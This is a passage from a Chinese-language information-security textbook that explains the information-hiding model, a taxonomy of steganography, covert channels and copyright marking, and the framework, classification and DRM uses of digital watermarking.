隐秘信息 $M_1$ 在加密、数据压缩或其他预处理操作之后得到的中间信息 $M_2$；然后在嵌入算法和嵌入密钥 $K_1$ 的作用下，将 $M_2$ 嵌入到载体 $C_1$ 中，得到嵌入隐秘信息的伪装介质 S；S 通过公共传输信道发送给接收方，攻击者可在传输信道处窃听或截获传输的信息；接收方在收到传输过来的伪装介质 S 之后，利用提取算法和提取密钥 $K_2$，可能也需要使用载体 $C_1$，从 S 中提取中间消息 $M_2$ 和得到载体 $C_2$；在后处理阶段利用先前预处理的逆过程将 $M_2$ 恢复成隐秘信息 $M_1$。为了能有效提取所嵌入的信息，通信双方需要事先协商好所采用的算法和密钥。若嵌入时密钥 $K_1$ 与提取时密钥 $K_2$ 相等，则为对称 IH 算法；反之为非对称 IH 算法。在提取过程中，可使用原始载体 $C_1$，也可以不使用载体 $C_1$，若提取时不使用原始载体 $C_1$，则称为盲检测；反之则称为非盲检测。若原始载体 $C_1$ 与恢复的载体 $C_2$ 相等，则为无损 IH 模型，又称可逆 IH 模型；反之为有损 IH 模型。

**3. 信息隐藏技术分类**

按照不同的标准，信息隐藏技术有不同的分类方法。最典型的信息隐藏技术分类如图 10-14 所示，IH 被划分为：

(1) 隐蔽信道。隐蔽信道(Covert channels)是指允许进程以危害系统安全策略的方式传输信息的通信信道。目前，对其有多种不同的定义方式，较为常见的是 Tsai 等的定义：给定一个强制安全策略 $M$ 及其在一个操作系统中的介绍 $I(M)$，则 $I(M)$中的两个主体 $I(S_h)$和$(S_t)$之间的通信是隐蔽的，当且仅当模型 $M$ 中的对应主体 $S_h$ 和 $S_t$ 之间的任何通信都是非法的。可以看出，隐蔽通道只与系统的强制访问策略模型相关，并且广泛地存在于部署了强制访问控制机制的安全操作系统、安全网络和安全数据库中。

(2) 隐写术。隐写术(Steganography)是信息隐藏技术的重要分支之一，主要研究如何隐藏实际存在的隐秘信息。一般地，隐写术可分为语言隐写术和技术隐写术，其中语言隐写术是利用语言本身的特性，将隐秘信息隐藏在文本中，例如藏头诗；技术隐写术是将





**图 10-14　信息隐藏技术分类**

隐秘信息进行技术处理后隐藏到载体中，使得隐秘信息不易被察觉，同时也不影响载体信息的使用，例如使用不可见墨水给报纸上的某些字母加上标记向间谍发送信息等。

(3) 匿名。匿名(Anonymity)是通过隐藏信息通信的主体，即信息的发送者和接收者，来达到信息隐藏。不同情况下的应用决定了匿名的对象，即是匿名发送者，抑或是匿名接收者，还是两者都要匿名。例如，Web 应用比较强调接收者的匿名性，而电子邮件用户则更关心发送者的匿名性。

(4) 版权标识。版权标识(Copyright marking)是实现信息内容产品版权保护的一种有效技术，即是将证明版权所有者的信息嵌入到信息内容产品中以达到版权保护的目的，可分为鲁棒性版权标识和脆弱性版权标识，其中鲁棒性版权标识主要用来在信息内容产品中标识版权信息，要求能抵御一般的信息处理，如滤波、缩放、旋转、裁剪和有失真压缩等，以及一些恶意的攻击；脆弱性版权标识嵌入信息量和提取阈值都很小，很小的变化就足以破坏版权标识信息，一般用来对信息内容产品做真伪鉴别以及完整性校验。根据标识内容和采用的技术，可将鲁棒性版权标识分为指纹技术和水印技术，其中指纹技术是为了避免未经授权的复制和发行，出版商可将不同序列号作为不同指纹嵌入信息内容产品的合法复制中，一旦发现未经授权的非法复制，可通过恢复指纹确定其来源；水印技术是将特制的标记，利用数字内嵌的方法嵌入到信息内容产品中，用来证明作者对其作品的所有权。根据水印的外观可分为：不可见水印和可见水印。

除此之外，信息隐藏技术按照其他的标准，还有不同的分类方式：

(1) 根据信息隐藏技术的载体类型分类：文本信息隐藏技术、图像信息隐藏技术、音频信息隐藏技术、视频信息隐藏技术等。

(2) 根据嵌入域分类：时域(空域)信息隐藏技术和频域(变换域)信息隐藏技术，其中时域信息隐藏技术是直接用待隐藏的信息替换载体信息中的冗余部分。频域信息隐藏技术是将待隐藏的信息嵌入到载体的一个变换空间(如频域)中，具体内容将在后面进行介绍。

**4. 信息隐藏技术特征**

根据信息隐藏技术的目的和技术要求，信息隐藏技术具有如下特征：

(1) 鲁棒性(Robustness)：指载体不因某种攻击或改动而导致隐藏信息丢失的能力，

是衡量信息隐藏技术性能的重要指标。

(2) 不可检测性(Undetectability):要求嵌入隐秘信息的载体与原始载体之间具有一致性。由于信息隐藏技术主要通过伪装的方式提高信息的安全性,因此在嵌入隐秘信息后,要求人们的感觉器官是不可感知的,同时使用统计方法也无法检测到载体上嵌入的隐秘信息。

(3) 嵌入容量(Capacity):在单位时间内或在一个载体内最多嵌入信息的比特数。在满足嵌入隐秘信息到载体的质量前提下,应尽可能地提高嵌入容量。这样一方面可以嵌入尽量多的隐秘信息;另一方面可采用纠错编码等技术降低提取信息的误码率。

(4) 透明性(Invisibility):经过一系列隐藏处理,目标数据在质量上没有明显的降低,但隐藏的数据却无法人为的看见或听见。

(5) 安全性(Security):嵌入算法具有较强的抗攻击能力,即它能够承受一定程度的攻击,但隐秘信息不会被破坏。

(6) 自恢复性(Self-repairability):在嵌入隐秘信息的载体遭受破坏的情况下,能够从留下的片段数据中恢复出隐秘信息,且恢复过程中不需要原始载体的能力。

(7) 对称性(Symmetry):嵌入过程和提取过程具有对称性,以减少存取难度。

在这些特点中,鲁棒性、不可检测性和嵌入容量是信息隐藏技术最主要的三个属性,它们之间相互制约。除此之外,信息隐藏技术还有一些其他的特征,如可纠错性、通用性等。

**5. 信息隐藏技术主要应用**

当前,信息隐藏技术在不同领域得到广泛应用,这里介绍一些典型的应用:

(1) 隐秘通信。信息隐藏技术最早主要用于实现隐秘信息的安全传输。由于嵌入隐秘信息的载体从表面上看与普通的公开媒介信息没有差别,使得攻击者难以觉察隐秘信息的存在。只有合法的接收者才知道隐秘信息的存在,并且能从伪装介质中恢复出隐秘信息。目前,信息隐藏技术除了可用于军事用途,同时也被应用于个人、商业机密信息保护、电子商务中的数据传输、网络金融交易中重要信息的传递等。

(2) 版权保护。当前,信息内容产品具有数字化、易窃取、易篡改和易复制等特点使得版权问题在当前开发的互联网环境下尤为突出。通过信息隐藏技术分支中的数字水印技术能有效解决信息内容产品的版权保护问题。数字水印以不可检测的方式嵌入到载体中,在不损害原信息内容产品的使用价值的前提下,同时达到了版权保护的目的。此外,通过指纹版权标识能有效追查盗版来源。即信息内容产品拥有者向授权使用用户所提供的信息内容产品中嵌入不同且唯一序列号的指纹信息,同时维护授权的信息内容产品复制中指纹与使用用户身份之间的对应关系数据库。一旦出现未经授权的复制,则信息内容产品拥有者可通过所维护的对应关系数据库找到提供非法复制的来源,即可实现有效追查盗版的目的。

(3) 认证和篡改检测。通过在信息内容产品中嵌入数字水印信息,能有效实现对信息内容产品所有权的认证。此外,通过使用脆弱性版权标识能够有效地检测信息内容的真实性以及完整性。目前,已经广泛应用于公安、法院、商业、交通等领域,用来判断犯罪记录、现场事故照片是否被篡改、伪造或特殊处理过。

(4) 票据防伪。高精度扫描机、打印机、复印机等产品的出现,使得货币、支票及其他

票据的伪造变得更加容易。通过在票据中嵌入隐藏的水印信息，为各种票据提供不可见的认证标识，从而大大增加了伪造的难度，从而可有效保证票据的真实性。

(5) 数据的不可抵赖性。在电子商务交易中，交易的双方均不能抵赖自己所做过的行为，也不能否认曾经接收对方的信息。此时，可通过信息隐藏技术给交易过程中的信息嵌入各自的特征标识，并且这种特征标识是不可去除的，从而能有效达到不可抵赖行为的发生。

(6) 信息备注。在有些情况下，需要备注某些信息的有关情况，如数据采集时间、地点和采集人信息。若直接将这些私密信息标注在原始文件上，将对用户的个人隐私造成极大的威胁。则此时利用信息隐藏能有效解决该问题，通过将要备注的信息秘密地嵌入到媒介信息中，只有通过特殊的提取算法或密钥才能读取，从而有效地解决了私密信息备注问题。

### 10.4.3 数字水印与版权保护

在信息隐藏技术中，隐写术和数字水印是两个主要的分支，其中隐写术主要实现隐秘通信；数字水印(Digital Watermarking)技术作为信息隐藏技术的重要分支，主要用来实现版权保护、真伪鉴别、认证和完整性检测等。作为数字版权保护的主要技术，本节主要介绍数字水印的概念、特征、框架、分类及在数字版权保护中的应用。

**1. 数字水印的基本概念**

当前，数字水印没有统一的定义，一般地，数字水印技术是指把标识版权的数字信息嵌入到多媒体数据中，如图像、音频、视频等，以达到数字产品真伪鉴别、版权的所有者证明等功能。这些信息可以是用户序列号、公司标识等版权标识，并且永久的镶嵌在数字多媒体中，只有通过专门的检测器或阅读器才能提取水印信息，从而确定版权归属问题。

总之，数字水印技术是信息隐藏技术的一个主要的分支，它的出现主要为了解决信息内容在互联网上的版权保护问题。

**2. 数字水印的特征**

数字水印技术是信息隐藏技术的重要分支，除了具备前面所述的信息隐藏技术的一般特点外，还有其固有特点，主要包括：

(1) 鲁棒性：是数字水印最重要的一个特征。具体而言，鲁棒性是指含有数字水印的信息内容产品经过几何变换、压缩、加噪、滤波等攻击后，水印信息仍然可以正确的检测并提取出来。

(2) 不可感知性：主要是针对不可见水印而言，指从人类视觉上和采用统计方法也无法检测或提取数字水印信息。

(3) 安全性：即使攻击者知道数字水印算法的情况下，也无法实现未经授权的数字水印嵌入、检测/提取和未经授权的数字水印删除等操作。

(4) 可证明性：在含有数字水印的信息内容产品在遭受到盗版、侵权或泄露等行为时候，数字水印技术可以为用户提供安全、可靠且毫无争议的版权证明。

(5) 嵌入容量：一般而言，对于数字水印系统而言，其嵌入容量要求相对较小，而隐写术则通常要求较大的嵌入容量。这是因为对于数字水印算法而言，嵌入的信息量越大，

则可能降低数字水印的鲁棒性。在实际中，需要均衡嵌入容量和鲁棒性之间的关系。

**3. 数字水印系统框架**

一般地，数字水印系统框架可形式化为一个九元组：$(M,X,W,K,G,E_m,A,D,E_x)$，其中 $M$ 表示原始信息 $m$ 的集合；$X$ 表示所有要保护的信息内容产品 $x$ 的集合；$W$ 表示所有可能数字水印信号 $w$ 的集合；$K$ 表示数字水印密钥集合；$G,E_m,A,D,E_x$ 分别表示数字水印的生成、嵌入、攻击、检测和提取算法。一个完整的数字水印系统框架应由五部分组成：数字水印生成模型、数字水印嵌入模型、数字水印攻击模型、数字水印检测模型和数字水印提取模型，具体如图 10-15 所示。





**图 10-15　数字水印系统框架**

1）数字水印生成算法

数字水印生成算法 $G$ 主要思想是在密钥 $K$ 的控制下，由原始信息 $m$ 生成适合嵌入到信息内容产品 $x$ 中的待嵌入数字水印 $w$ 的过程，是数字水印处理的基础。$G$ 可形式化表示为：

$$G: M \times X \times K \to W, \quad w = G(m,x,K)$$

其中原始信息 $m$ 主要类型有：文本信息、声音信号、二值图像、灰度图像、彩色图像和无特定含义的序列。

数字水印生成算法 $G$ 应保证数字水印信息的唯一性和有效性。为了提高数字水印系统的鲁棒性和安全性，通常不是直接嵌入原始信息，而是通过某种方法生成适合嵌入的数字水印 $w$。常见的数字水印生成算法有：伪随机水印生成、扩频水印生成、混沌水印生成、纠错编码水印生成、基于分解的水印生成、基于变换的水印生成、多分辨率水印生成和自适应水印生成方法。

2）数字水印嵌入算法

数字水印嵌入算法 $E_m$ 是指将生成的数字水印按照一定的规则嵌入到信息内容产品 $x$ 中，生成嵌入数字水印的信息内容产品 $x^w$，可形式化表示为：

$$E_m: X \times W \to X, \quad x^w = E_m(x,w)$$

其中 $x$ 表示信息内容产品，$x^w$ 表示嵌入数字水印的信息内容产品。为了提高安全性，有时候在 $E_m$ 中使用嵌入密钥进行水印嵌入。

常见的数字水印嵌入规则有：加性规则、乘法规则、替换规则、量化规则、基于关系嵌入、基于统计特性嵌入等。例如，加性规则：$x^w = x + \alpha w$；乘法规则：$x^w = x + \alpha x w$，其中 $\alpha$

为数字水印强度，用以调节数字水印不可感知性和数字水印鲁棒性。

3）数字水印攻击算法

与密码技术类似，数字水印技术在实际应用中也会遭受各种各样的攻击。主要思想是攻击者通过对含有数字水印的信息内容产品进行常规或恶意的处理，使得数字水印系统的检测工具无法正确地恢复数字水印信号，或者不能检测到水印信号的存在。数字水印攻击算法可表示为：

$$A: X \times K \rightarrow X, \quad \hat{x}^w = A(x^w, K')$$

其中 $K'$ 是攻击者伪造的密钥，$\hat{x}^w$ 是被攻击后含数字水印的产品。

当前，不同的研究人员对数字水印攻击进行了不同的分类，如 Craver 等将攻击方法分为：鲁棒性攻击（Robustness attack）、表达攻击（Presentation attack）、解释攻击（Interpretation attack）和合法攻击（Legal attack）。Hartung 等将攻击方法分为简单攻击（Simple attack）、禁止提取攻击（Detection-disabling attack）、混淆攻击（Ambiguity attack）和去除攻击（Remove attack）。Voloshynovskiy 等将攻击分为去除攻击（Removal attacks）、几何攻击（Geometrical attacks）、密码攻击（Cryptographic attacks）和协议攻击（Protocol attacks）。除此之外，还有各种其他类型的划分，这里就不再介绍。

4）数字水印检测算法和提取算法

数字水印检测 $D$ 是根据检测密钥通过一定的算法判断出信息内容产品 $\hat{x}^w$ 中是否含有数字水印信息。数字水印提取算法 $E_x$ 是在确定信息内容产品 $\hat{x}^w$ 含有数字水印信息的情况下，利用提取密钥，根据数字水印嵌入算法 $E_m$ 的逆过程 $E_x$ 提取信息内容产品 $\hat{x}^w$ 中的数字水印信息 $\hat{w}$，也即数字水印提取算法 $E_x$ 可看作是数字水印嵌入算法 $E_m$ 的逆过程。

目前，数字水印检测算法主要有基于相关的数字水印检测算法和基于统计决策理论的数字水印检测算法，其中基于相关性数字水印检测算法得到了广泛了应用，其基本思想是通过计算受到攻击后且嵌入数字水印的信息内容产品 $\hat{x}^w$ 与原始信息内容产品 $x$ 之间的相似性，若相似性超过了给定的阈值，则可判断信息内容产品 $\hat{x}^w$ 中已经嵌入数字水印信息 $w$，反正，则没有嵌入数字水印信息。

**4．数字水印的分类**

按照不同的标准，数字水印有不同的分类方式，主要有：

（1）按数字水印所附载信息内容类型分类。根据数字水印所依附的载体不同，可将数字水印划分为文本数字水印、图像数字水印、音频数字水印、视频数字水印等。

（2）按数字水印的外观分类。根据数字水印的外观可见性，可将数字水印划分为可见数字水印和不可见数字水印。可见数字水印的目的在于明确标识版权，防止非法使用。其不会影响信息内容产品的使用，但降低了信息内容产品的质量。不可见数字水印从信息内容产品表面是察觉不到的，当发生版权纠纷时，版权所有者可通过专门的检测器从中提取标识，从而证明信息内容产品的版权，是目前应用比较广泛的数字水印。

（3）按数字水印的内容分类。根据数字水印的内容可将数字水印分为有意义数字水印和无意义数字水印。有意义数字水印是指数字水印本身也是某个数字图像，如商标图形或数字音频片断的编码；无意义数字水印则使用一个随机序列来表示，无法从主观视觉上判断去表达的意思。

(4) 按数字水印的特性分类。按数字水印特性可将数字水印划分为鲁棒性数字水印和脆弱性数字水印。鲁棒性数字水印主要用于标识信息内容产品的版权归属,如版权信息、所有者信息等,其要求嵌入的数字水印能抵抗多种有意或无意攻击;脆弱性数字水印与鲁棒性数字水印刚好相反,其对内容的修改非常敏感,主要用于信息内容完整性保护。

(5) 按数字水印的检测/提取过程分类。根据数字水印的检测/提取过程可将数字水印划分为非盲水印、半盲水印和盲水印。非盲水印是指在检测和提取时需要原始附载信息内容和原始数字水印的参与;半盲水印是指在检测和提取过程中不需要原始附载信息内容,但需要原始数字水印;盲水印是指数字水印检测和提取过程中既不需要原始附载信息内容参与,也不需要原始数字水印。

(6) 按数字水印隐藏的位置分类。根据数字水印的隐藏位置,可划分为时域(空域)数字水印、频域(变换域)数字水印。时域(空域)数字水印是通过在时/空域修改信号样本达到隐藏数字水印的目的。主要有最低有效位(Least significant bit,LSB)方法、Patchwork 方法、纹理块映射编码方法等。频域(变换域)数字水印是指通过将信号样本经过某种变换如离散小波变换(Discrete wavelet transform,DWT)、离散傅里叶变换(Discrete flourier transform,DFT)、离散余弦变换(Discrete cosine transform,DCT)或奇异值分解(Singular value decomposition,SVD)变换后通过改变其变换系数达到嵌入数字水印的目的。

(7) 按数字水印算法的可逆性分类。根据数字水印检测和提取后是否可以完全恢复原始信息,可分为不可逆数字水印和可逆数字水印。

(8) 按数字水印算法的用途分类。根据数字水印的用途,可将数字水印划分为版权保护水印、票据防伪水印、认证/篡改提示水印和隐藏标识水印等。

**5. 数字水印在数字版权保护中的应用**

数字水印技术为数字版权保护提供了一种解决方案。在开放的互联网环境中,要构建一个完整的信息内容产品的保护系统,除了制定数字水印的嵌入和检测/提取过程的实施方案外,还需要采取一套完整的体系和协议,规定网上利益各方在信息内容产品交易时,必须遵守一套认可的协议。

1) 数字版权保护概念

数字版权保护技术(Digital Rights Management,DRM)就是对各类数字内容知识的知识产权进行保护的一系列软硬件技术,用以保证数字内容在整个生命周期内的合法使用,平衡数字内容价值链中各个角色的利益和需求,促进整个数字化市场的发展和信息的合法传播。DRM 贯穿于数字内容的产生到分发、从销售到使用的整个内容流通过程,涉及整个数字内容价值链,如图 10-16 所示。





**图 10-16 数字内容价值链**

对数字内容的版权保护,必须根据所保护的数字内容特征,按照相应的商业模式和现行的法律体系进行。数字版权保护技术和商业模式、法律基础三者相辅相成,构成整个数

字版权保护体系。这里主要介绍数字版权保护技术。在 DRM 系统中，数字水印技术可实现元数据保护、发现盗版后取证或跟踪、篡改提示与完整性保护、许可证信息保护和数据注解和访问控制等功能。

2）基于数字水印的数字版权保护系统

一个比较有影响的安全数字水印体系是欧洲委员会 DGIII 计划制定的网络数字产品的知识版权保护 IPR（Intellectual Property Rights）认证和保护体系标准 IMPRMATUR。这里仅考虑数字产品原创者、销售商到购买用户之间的利益关系。在此基础上，介绍一种简化的基于数字水印的数字产品的版权保护系统，如图 10-17 所示。





**图 10-17　基于数字水印的数字版权保护系统**

在该系统中，A 为数字产品的原创者，WR 为版权登记认证中心，A 在完成数字产品的生产后，将授权给版权所有者 B，然后由版权所有者 B 向版权认证中心 WR 进行作品登记，并在 WR 中 B 选择私钥 Key1 向期望保护的数字作品 AW 嵌入含有 B 标识 PIN1 的第一个数字水印 Watermarking1，再将加过数字水印的数字产品 AW1 传一份备份给 WR 的数据库中，Key1 由 B 产生，具有唯一性。

